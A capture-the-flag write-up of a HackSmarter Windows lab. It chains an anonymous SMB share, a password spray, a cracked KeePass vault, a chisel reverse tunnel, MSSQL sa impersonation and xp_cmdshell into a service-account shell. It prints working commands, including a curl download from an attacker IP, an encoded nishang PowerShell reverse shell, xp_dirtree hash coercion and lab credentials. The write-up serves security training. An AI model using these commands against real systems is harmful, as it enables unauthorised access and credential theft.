Summary
New Hire is a HackSmarter Windows lab. The starting position is an unauthenticated network position against a single Windows Server 2022 host, and the goal is to work up to the accounts that matter on it. There is no Active Directory: WIN-0MTGMLVOBBO is a standalone member of no domain, so every account is local and the “domain” field in every tool’s output is just the computer name.
The whole first half is an onboarding process leaking itself. An HR share is readable without credentials, and two of the four documents in it are the entire foothold: an email stating the temporary password issued to all new starters, and a PDF listing the four people who received it. Combining them produces a spray, and the spray’s output contains the single most misread field in SMB tooling. Two of the four accounts come back marked (Guest), which does not mean the password worked with limited rights; it means authentication failed and the server silently fell back to the Guest account. The two accounts that authenticate for real are the two new hires who had not yet complied with the “change it at first login” instruction.
From there the chain is a credential ladder, where each rung is a place someone stored a secret in something not designed to hold one:
- One of the working accounts can read an
IT share holding a KeePass 1 database. Its master password is princess, the sixth line of rockyou.txt, and 600,000 key transformation rounds buy nothing against that. - The vault holds a password with no username attached to it. The username has to come from the HR email’s
From: header, which established the firstname.lastname convention four steps earlier. - That account,
fred.green, has WinRM access, which is a shell and the user flag. - A SQL Server instance is listening on 1433 but firewalled from outside, so it is only reachable by tunnelling back through the shell already held.
- Inside SQL Server,
fred.green is a near-powerless guest, but the sa login has granted it IMPERSONATE. EXECUTE AS LOGIN = 'sa' takes it, xp_cmdshell follows, and commands run as sysadmin, the Windows account the SQL service runs under. - In
sysadmin’s Documents there is an ssh.lnk shortcut whose argument string contains a password typed into ssh’s port flag.
Category: Windows, standalone host, credential-chain privilege escalation. Starting position: unauthenticated network access. Goal: work from an anonymous share read up to the service and administrative accounts. Theme: every step is a credential someone left in a document, a vault, a share or a shortcut, and the only “exploit” in the chain is a SQL Server permission that was granted on purpose.
1. Recon and the anonymous read
Set the target address once:
The port scan is worth a caveat before its results are trusted:
1
| nmap -vvv -Pn -sVC -p135,139,445,5985 -oN nmap $IP
|
The scan came back with every port filtered while SMB was demonstrably answering the same host minutes later, so the scan output is not the authority here. The reachable services, confirmed by actually talking to them, are the RPC and SMB pair on 135/139/445 and WinRM on 5985. A fifth service, SQL Server on 1433, is listening but blocked at the host firewall, and it does not appear until section 6 when the box itself is asked.
Before any credential exists there are exactly two identities available on a Windows SMB server, and they are not the same thing:
- The null session: an empty username and an empty password. Modern Windows restricts this to almost nothing.
- The Guest account: a real, named local account. If it is enabled, an unknown username with any password can be silently mapped onto it.
Probe both, because which one answers tells you what the box has left on:
1
2
| nxc smb $IP -u '' -p '' --shares
nxc smb $IP -u 'nonexistinguser' -p '' --shares
|
The second probe is the informative one. A made-up username should fail outright. If it succeeds, the server has Guest enabled and is mapping every unknown login to it, which means share access without a credential. NetExec reports that state by appending (Guest) to the success line, and that marker becomes the most important detail in the next section.
smbclient with an empty password confirms it and lists the shares:
1
2
3
4
5
6
7
8
| Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
HR Disk
IPC$ IPC Remote IPC
IT Disk
SMB1 disabled -- no workgroup available
|
ADMIN$, C$ and IPC$ are the built-in administrative shares and are listed on every Windows host whether or not you can touch them. HR and IT are the two somebody created, and HR opens without a password:
1
2
3
4
5
6
7
| smb: \> dir
. D 0 Thu May 21 13:00:14 2026
.. DHS 0 Sun Aug 30 15:26:19 2026
employees.eml A 384 Thu May 21 12:14:17 2026
New_Employees.pdf A 20539 Thu May 21 11:50:17 2026
PerformanceReport.pdf A 39619 Thu May 21 12:20:15 2026
Recommendation.doc A 60416 Thu May 21 12:22:51 2026
|
Pull everything. prompt off stops mget asking per file, and recurse on walks subdirectories:
1
| smbclient //$IP/HR -c 'prompt off; recurse on; mget *'
|
2. Reading the HR share properly
Four files came back, and only two of them matter. PerformanceReport.pdf and Recommendation.doc are unmodified Office templates: a quarterly report for a fictional courier company, and a stock recommendation letter. They are filler, and confirming that costs one command each:
1
| pdftotext PerformanceReport.pdf - | head -20
|
Do not skip the boring documents, but do not over-read them either. The fastest way to tell a plant from a decoy is to look for the things a template cannot have: a real internal hostname, a real username, a real domain in an email header. A document full of CONSOLIDATED MESSENGER and 918-555-0133 is a template someone downloaded; a document with @megacorp.com in it was written for this environment.
The email is the first half of the foothold:
1
2
3
4
5
6
7
8
| From: Fred Green <fred.green@megacorp.com>
To: Lynda Smith <lynda.smith@megacorp.com>
Subject: Employees
Date: Thu, 21 May 2026 10:15:00 -0600
Accounts for new employees have been set up, temporary password is MegaCorp2026!
They will have to change the password once they login.
|
Three separate facts are in those headers, and it is worth naming all three because two of them are used much later:
- A password,
MegaCorp2026!, issued to an unknown number of accounts. - A naming convention,
fred.green@megacorp.com, which says local accounts are firstname.lastname. - A name, Fred Green, who is not a new hire and is therefore not in the list about to be sprayed. He becomes relevant in section 5.
The PDF is the second half:
1
| pdftotext New_Employees.pdf -
|
1
2
3
4
5
6
| The following employees will begin onboarding shortly:
-Alvin Glein, Finance
-Jen Daya, Data Analyst
-Tim Torner, Junior Helpdesk
-Jose Castillo, Sales
|
Apply the convention from the email header to the names from the PDF:
1
2
3
4
5
6
| cat > pusers.txt <<'EOF'
alvin.glein
jen.daya
tim.torner
jose.castillo
EOF
|
3. The spray, and what (Guest) actually means
1
| nxc smb $IP -u pusers.txt -p 'MegaCorp2026!' --continue-on-success
|
1
2
3
4
5
| SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [*] Windows Server 2022 Build 20348 x64 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO) (signing:False) (SMBv1:False)
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\alvin.glein:MegaCorp2026! (Guest)
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\jen.daya:MegaCorp2026! (Guest)
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\tim.torner:MegaCorp2026!
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\jose.castillo:MegaCorp2026!
|
Four green [+] lines, and only two of them are credentials.
(Guest) is not a note about privilege level. It means the SMB2 session setup response came back with SMB2_SESSION_FLAG_IS_GUEST set: the server fell back to the Guest account instead of authenticating the credential. On a local SAM, that fallback only happens for a username that does not exist on the box. A username that does exist, given the wrong password, returns an authentication error (access denied) rather than a Guest session. So alvin.glein and jen.daya are not “wrong password” results, they are “no such account”: those two names are not local users at all. Reading the (Guest) lines as successful logins sends you spraying a shared password against accounts that were never there.
That distinction settles what the four-name list actually contains. Only tim.torner and jose.castillo are real accounts on this host; alvin.glein and jen.daya were never provisioned under the firstname.lastname spelling the email implied, which is why the server had nothing to authenticate them against and reached for Guest. The onboarding PDF named four people, the box has two of them.
Also note (domain:WIN-0MTGMLVOBBO), identical to the computer name. On a domain-joined machine that field carries the domain. Here it does not, which is how the output tells you these are local accounts in the machine’s own SAM.
Two valid credentials is not two equivalent footholds. Enumerate the shares as each one, separately:
1
| nxc smb $IP -u tim.torner -p 'MegaCorp2026!' --shares
|
1
2
3
4
5
6
7
| SMB 10.0.25.50 445 WIN-0MTGMLVOBBO Share Permissions Remark
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO ----- ----------- ------
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO ADMIN$ Remote Admin
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO C$ Default share
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO HR READ
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO IPC$ READ Remote IPC
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO IT READ
|
1
| nxc smb $IP -u jose.castillo -p 'MegaCorp2026!' --shares
|
1
2
3
| SMB 10.0.25.50 445 WIN-0MTGMLVOBBO HR READ
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO IPC$ READ Remote IPC
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO IT
|
IT has no permission listed for jose.castillo and READ for tim.torner. The two accounts were provisioned identically as far as the onboarding email was concerned, and they are not identical on the file server: Tim Torner is the Junior Helpdesk hire, and helpdesk got put in a group that reaches the IT share. The job titles in the onboarding PDF were not decoration.
4. The IT share and a KeePass database
1
| smbclient -U "tim.torner" -W WIN-0MTGMLVOBBO //$IP/IT
|
The -W WIN-0MTGMLVOBBO matters. smbclient defaults to the workgroup in smb.conf, and against a standalone server the authentication authority is the machine itself. Passing the computer name as the “workgroup” is how you tell the client to authenticate locally rather than against a domain that does not exist.
1
2
3
4
5
6
7
8
| smb: \> dir
cisco_b_install-guide.pdf A 2659594 Thu May 21 12:26:50 2026
Database.kdb A 1996 Thu May 21 13:44:38 2026
Exchange_migration.pdf A 450593 Thu May 21 12:29:34 2026
PsExec64.exe A 833472 Tue Apr 11 19:16:08 2023
putty.exe A 1483040 Wed Dec 13 10:04:34 2023
readerdc_es_xa_crd_install.exe A 1202680 Fri Dec 21 20:27:28 2018
Service proposal.pdf A 90831 Thu May 21 12:25:06 2026
|
This is a real IT department’s junk drawer: two administrative tools, an Acrobat installer from 2018, some vendor PDFs, and a password database sitting in the middle of a share that a helpdesk hire on his first day can read.
1
| smbclient -U "tim.torner" -W WIN-0MTGMLVOBBO //$IP/IT -c 'get Database.kdb'
|
Identify it before attacking it, because the KeePass format version decides the tooling:
1
| Database.kdb: Keepass password database 1.x KDB, 6 groups, 6 entries, 600000 key transformation rounds
|
.kdb is the KeePass 1 format, not the modern .kdbx. It is also already telling us the one parameter that governs how expensive cracking will be: 600,000 key transformation rounds, meaning the master password is put through 600,000 AES iterations before it becomes the decryption key.
Cracking the master password
keepass2john, part of John the Ripper, extracts the header material into a crackable string:
1
2
| keepass2john Database.kdb > keepass.hash
cat keepass.hash
|
1
| Database.kdb:$keepass$*1*600000*0*0b9870a69b6e6425d3168155477ba307*c80096d4bd...
|
The *1* is the format version and *600000* is the round count from the file header, both matching what file reported.
Handing that to hashcat without a mode gets a useful refusal rather than a guess:
1
| hashcat keepass.hash /opt/rockyou.txt --username --quiet
|
1
2
3
4
5
6
| The following 2 hash-modes match the structure of your input hash:
# | Name | Category
======+===============================================+==================
13400 | KeePass (KDBX v2/v3) | Password Manager
29700 | KeePass (KDBX v2/v3) - keyfile only | Password Manager
|
13400 cracks the master password and 29700 attacks a database protected by a key file only. There is no key file here, so 13400 is the mode:
1
| hashcat -m 13400 keepass.hash /opt/rockyou.txt --username --quiet
|
1
| $keepass$*1*600000*0*0b9870a69b6e6425d3168155477ba307*c80096d4bd...:princess
|
1
| grep -n '^princess$' /opt/rockyou.txt
|
600,000 key transformation rounds is a serious KDF setting. It is meant to make each guess expensive enough that a wordlist attack becomes impractical, and against a strong master password it does exactly that. It cost nothing here, because the answer was the sixth line of rockyou.txt: 600,000 rounds times six candidates is still six candidates. A KDF multiplies the cost of the search, and multiplying a search of length six is not a defence.
Opening it

KeePassXC does not open KeePass 1 databases directly. It reads them through Database, Import, KeePass 1 Database (.kdb), which converts the vault into a new .kdbx rather than opening the original in place:
KeePassXC handles .kdb as an import format, not an open format

Three Windows entries. The first has a title and a password but no username
Three entries:
| Title | Username | Password |
|---|
| Fred Green | (empty) | 7ERRI9Q0YEfvJYF |
| (empty) | testaccount | noodlebooger90000 |
| (empty) | legacyadmin | hrCrazh5zKagLPQiD6wM |
5. Turning the vault into a login
The vault does not hand over a usable credential. Two entries have usernames and no titles, and the interesting one has a title and no username: whoever saved it typed the person’s display name into the Title field and left Username blank, because they knew who it was.
The username has to be reconstructed, and the material for that was collected in section 2. The HR email’s From: header was fred.green@megacorp.com, which established both that Fred Green exists as an account and that the local convention is firstname.lastname. So Fred Green becomes fred.green.
Build two aligned files and test the pairs:
1
2
3
4
5
6
7
8
9
10
11
| cat > keepassusers.txt <<'EOF'
legacyadmin
testaccount
fred.green
EOF
cat > keepasspass.txt <<'EOF'
hrCrazh5zKagLPQiD6wM
noodlebooger90000
7ERRI9Q0YEfvJYF
EOF
|
1
| nxc smb $IP -u keepassusers.txt -p keepasspass.txt --continue-on-success --no-bruteforce
|
1
2
3
| SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\legacyadmin:hrCrazh5zKagLPQiD6wM (Guest)
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\testaccount:noodlebooger90000 (Guest)
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\fred.green:7ERRI9Q0YEfvJYF
|
--no-bruteforce changes the pairing rule. By default NetExec tries the full cartesian product, every username against every password, which for three of each is nine authentication attempts. With --no-bruteforce it walks both files in lockstep: line 1 with line 1, line 2 with line 2, three attempts total. Use it whenever the two lists are already paired, both to avoid noise and because a wrong pair that lands on a real account still counts toward a lockout threshold.
The (Guest) marker does its job again. legacyadmin and testaccount are vault entries for accounts that no longer exist on this host, exactly the residue a password manager accumulates. Only the entry whose username had to be derived is live.
1
| nxc smb $IP -u fred.green -p 7ERRI9Q0YEfvJYF --shares
|
1
2
3
4
| SMB 10.0.25.50 445 WIN-0MTGMLVOBBO Share Permissions Remark
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO HR READ
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO IPC$ READ Remote IPC
SMB 10.0.25.50 445 WIN-0MTGMLVOBBO IT READ,WRITE
|
IT is now READ,WRITE. A writable share that IT staff browse is an NTLM coercion opportunity: dropping a payload set from ntlm_theft into it makes any user who opens the folder in Explorer authenticate to an attacker-controlled UNC path, handing over a NetNTLMv2 hash. That branch was prepared here and never needed, because the next check produced a shell outright.
1
| nxc winrm $IP -u fred.green -p 7ERRI9Q0YEfvJYF
|
1
| WINRM 10.0.25.50 5985 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\fred.green:7ERRI9Q0YEfvJYF (Pwn3d!)
|
Pwn3d! on the WinRM protocol means the account is in Remote Management Users (or is an administrator) and the WinRM endpoint will run commands for it:
1
| evil-winrm -i $IP -u fred.green -p 7ERRI9Q0YEfvJYF
|
evil-winrm lands in C:\Users\fred.green\Documents, and the user flag is one directory over:
1
| type C:\Users\fred.green\Desktop\user.txt
|
6. A service nobody advertised
The first thing worth doing in a shell on a standalone box is counting the profiles, because every profile directory is an account that has logged in interactively at some point:
1
2
3
4
5
6
7
8
9
| C:.
+---Administrator
+---fred.green
| +---Desktop
| | user.txt
| +---Documents
...
+---Public
+---sysadmin.WIN-0MTGMLVOBBO
|
There is a third account: sysadmin. The .WIN-0MTGMLVOBBO suffix on the profile directory is Windows resolving a collision, which happens when a profile already existed for a different security principal with the same name. Either way, sysadmin is a real local account that has logged on, and nothing so far has mentioned it.
The drive root explains what it is for:
1
2
3
4
5
6
7
8
| d----- 5/21/2026 10:00 AM HR
d----- 5/21/2026 10:24 AM IT
d----- 5/8/2021 1:20 AM PerfLogs
d-r--- 8/30/2026 12:18 PM Program Files
d----- 5/21/2026 11:18 AM Program Files (x86)
d----- 5/21/2026 11:01 AM SQL2025
d-r--- 5/22/2026 9:36 AM Users
d----- 8/30/2026 12:26 PM Windows
|
SQL2025. Confirm it is running and on which port:
1
| netstat -ano | findstr /i listening
|
1
2
3
4
5
6
| TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 908
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING 3992
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 424
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49689 0.0.0.0:0 LISTENING 3992
|
SQL Server is bound to 0.0.0.0:1433, which means the service itself accepts connections from anywhere. From outside it is unreachable:
The connection does not complete. A socket bound to 0.0.0.0 and unreachable from the network is a firewall result, not a service result: Windows Firewall is dropping inbound 1433 while allowing 445 and 5985. This distinction decides the fix. If the service were bound to 127.0.0.1 a tunnel would be the only option; here a tunnel is simply the cheapest way through a filter, using an outbound connection the firewall already permits.
Tunnelling 1433 back
chisel builds a TCP tunnel over HTTP/WebSocket. Run the server on the attacking machine in reverse mode, so the client is the one that dials out:
1
| chisel server --reverse -p 9002
|
Serve the binary over HTTP and pull it down through the WinRM shell:
1
| python3 -m http.server 8000
|
1
2
3
| cd C:\programdata
curl.exe http://10.200.92.96:8000/chisel.exe -O
.\chisel.exe client 10.200.92.96:9002 R:1433:127.0.0.1:1433
|
1
2
3
| 2026/09/08 17:03:12 server: Reverse tunnelling enabled
2026/09/08 17:03:12 server: Listening on http://0.0.0.0:9002
2026/09/08 17:03:32 server: session#1: tun: proxy#R:1433=>1433: Listening
|
The R: prefix is the whole point. R:1433:127.0.0.1:1433 says: open a listener on my side (the chisel server, port 1433) and forward everything arriving there to 127.0.0.1:1433 as seen from the client. Traffic flows attacker to attacker’s own port 1433, through the already-established outbound WebSocket, out of the chisel client, and into SQL Server on the loopback interface of the target. The firewall never sees an inbound connection to 1433 because there isn’t one.
1
| nxc mssql 127.0.0.1 -u fred.green -p 7ERRI9Q0YEfvJYF
|
1
2
| MSSQL 127.0.0.1 1433 WIN-0MTGMLVOBBO [*] Windows Server 2022 Build 20348 (2025 RTM 17.0.1000)
MSSQL 127.0.0.1 1433 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\fred.green:7ERRI9Q0YEfvJYF
|
7. MSSQL: guest, then sa, then the service account
mssqlclient.py from Impacket fails on the first attempt, and the error is worth reading rather than working around:
1
| mssqlclient.py fred.green:7ERRI9Q0YEfvJYF@127.0.0.1
|
1
2
| [*] Encryption required, switching to TLS
[-] ERROR(WIN-0MTGMLVOBBO\SQLEXPRESS): Line 1: Login failed for user 'fred.green'.
|
SQL Server has two independent authentication systems, and the default here is the wrong one. The MSSQL theory page works through the whole model; the short version is enough to get past this error:
- SQL Server authentication checks a username and password against logins stored inside SQL Server itself.
sa is the archetype. This is what the command above attempted, and there is no SQL login named fred.green. - Windows authentication hands the credential to the operating system and maps the resulting Windows principal to a SQL login.
fred.green exists in the SAM, not in master.
-windows-auth selects the second:
1
| mssqlclient.py fred.green:7ERRI9Q0YEfvJYF@127.0.0.1 -windows-auth
|
1
2
3
| [*] ACK: Result: 1 - Microsoft SQL Server 2025 RTM (17.0.1000)
[!] Press help for extra shell commands
SQL (WIN-0MTGMLVOBBO\fred.green guest@master)>
|
The prompt is a two-part status line and both halves matter. WIN-0MTGMLVOBBO\fred.green is the login (server-level identity). guest@master is the database user it maps to inside master, and guest is the fallback principal used when a login has no user account in that database. This is close to the least privilege a connected session can have.
The service identity, confirmed the noisy way
Before looking for a permission, it is useful to know who SQL Server runs as, because that is who any command execution will run as. xp_dirtree takes a UNC path and makes the SQL service walk it, authenticating as itself:
1
| sudo smbserver.py -smb2support shares /tmp/share -debug
|
1
| xp_dirtree \\10.200.92.96\shares\test
|
1
2
3
4
| [*] Incoming connection (10.0.25.50,50000)
[*] AUTHENTICATE_MESSAGE (WIN-0MTGMLVOBBO\sysadmin,WIN-0MTGMLVOBBO)
[*] User WIN-0MTGMLVOBBO\sysadmin authenticated successfully
[*] sysadmin::WIN-0MTGMLVOBBO:aaaaaaaaaaaaaaaa:16157e3204699bd2046584b698d170a3:0101000000000000...
|
Two results from one query. The service account is WIN-0MTGMLVOBBO\sysadmin, which is the third profile from section 6, and a NetNTLMv2 challenge-response for it is now in hand. That hash did not fall to rockyou.txt, and it did not need to: the next command makes cracking irrelevant.
xp_dirtree is available to low-privileged logins by design, and it is the cheapest way to answer “what account is this service running as” without any privilege at all. The captured NetNTLMv2 is a bonus, not the point. NetNTLMv2 cannot be passed like an NT hash, so it is only useful cracked or relayed, and here the account’s password was strong enough that neither was worth pursuing.
The permission that was granted on purpose
1
2
3
| execute as database permission_name state_desc grantee grantor
---------- -------- --------------- ---------- -------------------------- -------
LOGIN IMPERSONATE GRANT WIN-0MTGMLVOBBO\fred.green sa
|
sa granted IMPERSONATE on itself to fred.green. That is not a bug in SQL Server, it is a permission an administrator typed. The effect is that fred.green can execute a statement that changes its own security context for the rest of the session:
1
| EXECUTE AS LOGIN = 'sa'
|
mssqlclient.py wraps this:
Both halves of the prompt changed. The login is now sa and the database user is dbo, the owner of master. Everything sa can do, this session can now do.
1
2
| ERROR: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell'
because this component is turned off as part of the security configuration for this server.
|
xp_cmdshell is disabled by default, and disabled is not the same as removed. The procedure is present; a configuration flag gates it, and sa can flip the flag:
1
2
| EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
|
Or, the same thing in one command:
1
2
| INFO: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
|
This is a persistent change to the server’s configuration, not a session setting. It stays on after the connection closes, it is visible to anyone who looks at sp_configure, and it is a well-monitored event. On a real engagement, note the original value, and turn it back off with EXEC sp_configure 'xp_cmdshell', 0; RECONFIGURE; when finished.
1
2
3
| output
------------------------
win-0mtgmlvobbo\sysadmin
|
sa is the SQL Server administrator, and it has no operating system identity whatsoever. When xp_cmdshell runs a command, the process is created by the SQL Server service, so it inherits the service account’s token: sysadmin, not sa and not fred.green. This is why the account SQL Server runs as is the single most important thing to establish about an instance. Running it as LocalSystem or a Domain Admin turns any sa-equivalent permission into that identity, and the permission that got us to sa here was a deliberate GRANT.
8. The sysadmin context
xp_cmdshell executes one command at a time with no interactivity, so trade it for a shell. The one-liner from nishang is a PowerShell TCP reverse shell; -enc expects UTF-16LE base64, which is what iconv produces here:
1
2
3
4
5
| cat /tools/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 \
| head -n3 | tail -n1 | cut -c2- \
| sed "s/192.168.254.1/$(ip -4 -o addr show tun0 | awk '{print $4}' | cut -d/ -f1)/" \
| sed 's/4444/9999/' \
| iconv -t utf-16le | base64 -w0
|
1
| xp_cmdshell powershell -enc JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0...
|
1
2
3
4
5
| Listening on 0.0.0.0 9999
Connection received on 10.0.25.50 50006
PS C:\Windows\system32> whoami
win-0mtgmlvobbo\sysadmin
|
Two things about this identity are worth recording before moving on:
1
2
3
4
5
6
| Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
|
1
2
3
4
5
6
7
8
| Group Name Type SID
==================================== ================ ==============================
BUILTIN\Remote Management Users Alias S-1-5-32-580
BUILTIN\Users Alias S-1-5-32-545
BUILTIN\Performance Monitor Users Alias S-1-5-32-558
NT AUTHORITY\SERVICE Well-known group S-1-5-6
NT SERVICE\MSSQL$SQLEXPRESS Well-known group S-1-5-80-...
Mandatory Label\High Mandatory Level Label S-1-16-12288
|
SeImpersonatePrivilege is enabled, which is the standard service-account privilege and the entry point for the potato family of local escalations to SYSTEM. It is available from here and is not the path taken. The logon types and privileges page covers why a service account has it and what it actually permits.
A password in a shortcut
sysadmin’s profile has a Documents folder, and in it a Windows shortcut. A .lnk file is a small binary structure holding a target path, an argument string, a working directory and an icon reference, all in plaintext, and all readable by anyone who can read the file. The COM object that creates shortcuts also reads them:
1
2
3
| $sh = New-Object -COM WScript.Shell
$lnk = $sh.CreateShortcut("C:\users\sysadmin.WIN-0MTGMLVOBBO\Documents\ssh.lnk")
$lnk | Select-Object TargetPath, Arguments, WorkingDirectory, WindowStyle, IconLocation, Hotkey, Description
|
1
2
3
4
| TargetPath : C:\Windows\System32\OpenSSH\ssh.exe
Arguments : admin@10.0.0.1 -p RRxcgEJSpZPnQAR90
WorkingDirectory : C:\Windows\System32\OpenSSH
IconLocation : ,0
|
The argument string is a mistake with a very specific shape. In ssh, -p is the port flag, not a password flag; ssh has no password flag at all, because it reads passwords from the terminal precisely so they never end up in a command line. Whoever built this shortcut assumed -p meant password, typed the credential for admin@10.0.0.1 into it, and saved the result to disk. The shortcut has never worked as a shortcut, and it has been storing a plaintext password for as long as it has existed.
Command-line arguments are not a secret store. They are visible to Get-CimInstance Win32_Process, to Sysmon event ID 1, to the shortcut’s own properties dialog, and in this case to any account that can read the file. The same failure produces credentials in scheduled task actions, in service ImagePath values, in .bat wrappers and in shell history, and it is worth sweeping all of them once a foothold exists.
That credential, and the SeImpersonatePrivilege on the shell that found it, are the two leads the sysadmin context hands over, and they are where this engagement stopped.
Understanding the Attack Chain
| Primitive | Severity in isolation | Composed |
|---|
| Guest account enabled | Unknown logins map to Guest | Anonymous read of the HR share |
HR share readable | Four office documents | The onboarding email and name list |
| Temp password in an email | One password string | Sprayable against four accounts |
From: header in that email | A sender address | The firstname.lastname convention |
| “Must change at login” as prose | A stated intention | Two of four accounts never complied |
(Guest) on a spray hit | Looks like a success | Marks the two failures as failures |
| Job titles in the onboarding PDF | Organisational detail | Predicts who can read IT |
Database.kdb on a readable share | An encrypted vault | Master password is rockyou line 6 |
| Vault entry with no username | An orphan password | Username derived from the email header |
fred.green in Remote Mgmt Users | A WinRM shell | User flag, and a pivot point |
1433 bound to 0.0.0.0, firewalled | Unreachable service | Reachable via a reverse tunnel |
IMPERSONATE granted on sa | A deliberate GRANT | EXECUTE AS LOGIN, full sa rights |
xp_cmdshell merely disabled | Off by configuration | sa turns it back on |
SQL service runs as sysadmin | Normal service isolation | xp_cmdshell inherits that token |
xp_dirtree for any login | Directory listing procedure | Leaks the service account and its hash |
Password in an ssh.lnk argument | A broken shortcut | Plaintext credential for admin@10.0.0.1 |
SeImpersonatePrivilege enabled | Standard for a service | Open path from sysadmin to SYSTEM |

 KeePassXC handles
  Three Windows entries. The first has a title and a password but no username